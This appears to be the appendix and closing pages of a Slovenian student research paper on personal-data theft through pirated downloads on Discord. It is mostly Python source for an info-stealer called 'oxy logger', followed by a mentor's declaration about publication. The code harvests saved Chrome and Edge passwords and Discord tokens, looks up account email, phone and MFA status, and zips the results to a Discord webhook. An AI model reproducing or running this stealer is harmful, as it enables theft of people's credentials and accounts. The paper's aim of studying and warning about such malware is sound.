                        if username or password:
                            passwordCombo.append(url)
                            passwordCombo.append(username)
                            passwordCombo.append(password)

                            passwords.append(passwordCombo)

                    cursor.close()
                    conn.close()

                    try:
                        os.remove("z.db")
                    except:
                        pass
                except:
                    pass

    class Main:
        def setup():
            Browser.Browsers.Chrome.fetchChromeData()
            Browser.Browsers.Edge.fetchEdgeData()

class Discord:
    class Tokens:
```

```
        def getheaders(token=None):
            headers = {
                "Content-Type": "application/json",
                "User-Agent": "Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11"
            }

            if token:
                headers.update({"Authorization": token})
            return headers

        def getuserdata(token):
            try:
                return
json.loads(urlopen(Request("https://discordapp.com/api/v9/users/@me",
headers=Discord.Tokens.getheaders(token))).read().decode())
            except:
                pass

        def gettokens(path):
            path += "\\Local Storage\\leveldb"
            tokens = []
            for file_name in os.listdir(path):
                if not file_name.endswith(".log") and not
file_name.endswith(".ldb"):
                    continue
                for line in [x.strip() for x in open(f"{path}\\{file_name}",
errors="ignore").readlines() if x.strip()]:
                    for regex in (r"[\w-]{24}\.[\w-]{6}\.[\w-]{27}",
r"mfa\.[\w-]{84}"):
                        for token in findall(regex, line):
                            tokens.append(token)
            return tokens

        def returntokens():
            try:
                LOCAL = os.getenv("LOCALAPPDATA")
                ROAMING = os.getenv("APPDATA")
            except:
                pass

            PATHS = {
                "Discord"           : ROAMING + "\\Discord",
                "Discord Canary"    : ROAMING + "\\discordcanary",
                "Discord PTB"       : ROAMING + "\\discordptb",
                "Google Chrome"     : LOCAL + "\\Google\\Chrome\\User
Data\\Default",
```

```
                "Brave"             : LOCAL + "\\BraveSoftware\\Brave-
Browser\\User Data\\Default",
                "Yandex"            : LOCAL + "\\Yandex\\YandexBrowser\\User
Data\\Default"
            }

            cache_path = ROAMING + "\\.cache~$"
            embeds = []
            working = []
            checked = []
            already_cached_tokens = []
            working_ids = []
            for platform, path in PATHS.items():
                if not os.path.exists(path):
                    continue
                for token in Discord.Tokens.gettokens(path):
                    if token in checked:
                        continue
                    checked.append(token)
                    uid = None
                    if not token.startswith("mfa."):
                        try:
                            uid =
base64.b64decode(token.split(".")[0].encode()).decode()
                        except:
                            pass
                        if not uid or uid in working_ids:
                            continue
                    user_data = Discord.Tokens.getuserdata(token)
                    if not user_data:
                        continue

                    if not token in working:
                        tokens.append(token)

    class Main:
        def setup():
            Discord.Tokens.returntokens()

Discord.Main.setup()


Browser.Main.setup()



webhookEmbed = Embed(
```

```
    description = f"**oxy | New hit!**",
    color = 0x7127C4
)

webhookEmbed.set_footer(text='coded by oxy * <3')

for token in tokens:
    userData = Discord.Tokens.getuserdata(token)

    userName = userData['username']
    userDiscriminator = userData['discriminator']

    userEmail = userData['email']
    userPhone = userData['phone']

    userLocale = userData['locale']
    userMFA = userData['mfa_enabled']
    userNSFW = userData['nsfw_allowed']

    userVerified = userData['verified']

    webhookEmbed.add_field(name = f"||{token}||", value = f"""
```
Username: {userName}
Tag: {userDiscriminator}
Email: {userEmail}
Phone: {userPhone}
MFA: {userMFA}
Locale: {userLocale}
NSFW: {userNSFW}
Verified: {userVerified}
ID: {userData['id']}
```
"""
    , inline = False)

webhookurl.modify(name="oxy")

passwordsFile = open('b.txt', 'a')
passwordsFile.write("oxy logger * pwds \n\n")

for combo in passwords:
    passwordsFile.write(f"""
##################################################
#
# URL: {combo[0]}
# Username: {combo[1]}
```

```
# Password: {combo[2]}
#  """)

passwordsFile.write("""
##############################################""")

passwordsFile.close()

with ZipFile('b.zip', 'w') as zip:
    zip.write('b.txt')

webhookurl.send(embed=webhookEmbed, content=f"<@{userid}>",
file=File('b.zip', name='pwds.zip'))

try:
    os.remove('b.zip')
    os.remove('b.txt')
except:
    pass
```

*IZJAVA

Mentor Boštjan Ketiš v skladu z 20. členom Pravilnika o organizaciji mladinske raziskovalne dejavnosti »Mladi za Celje« Mestne občine Celje, zagotavljam, da je v raziskovalni nalogi z naslovom Deljenje osebnih podatkov pri prenosu piratskih vsebin na Discord-u, katere avtor je David Gajšek:

5. besedilo v tiskani in elektronski obliki istovetno,
6. pri raziskovanju uporabljeno gradivo navedeno v seznamu uporabljene literature,
7. da je za objavo fotografij v nalogi pridobljeno avtorjevo dovoljenje in je hranjeno v šolskem arhivu,
8. da sme Osrednja knjižnica Celje objaviti raziskovalno nalogo v polnem besedilu na knjižničnih portalih z navedbo, da je raziskovalna naloga nastala v okviru projekta Mladi za Celje,
9. da je raziskovalno nalogo dovoljeno uporabiti za izobraževalne in raziskovalne namene s povzemanjem misli, idej, konceptov oziroma besedil iz naloge ob upoštevanju avtorstva in korektnem citiranju,
10. da smo seznanjeni z razpisni pogoji projekta Mladi za Celje.

Celje, 10. 3. 2022

žig šole

Podpis mentorja

Podpis odgovorne osebe

POJASNILO

V skladu z 20. členom Pravilnika raziskovalne dejavnosti »Mladi za Celje« Mestne občine Celje je potrebno podpisano izjavo mentorja (-ice) in odgovorne osebe šole vključiti v izvod za knjižnico, dovoljenje za objavo avtorja (-ice) fotografskega gradiva, katerega ni avtor (-ica) raziskovalne naloge, pa hrani šola v svojem arhivu.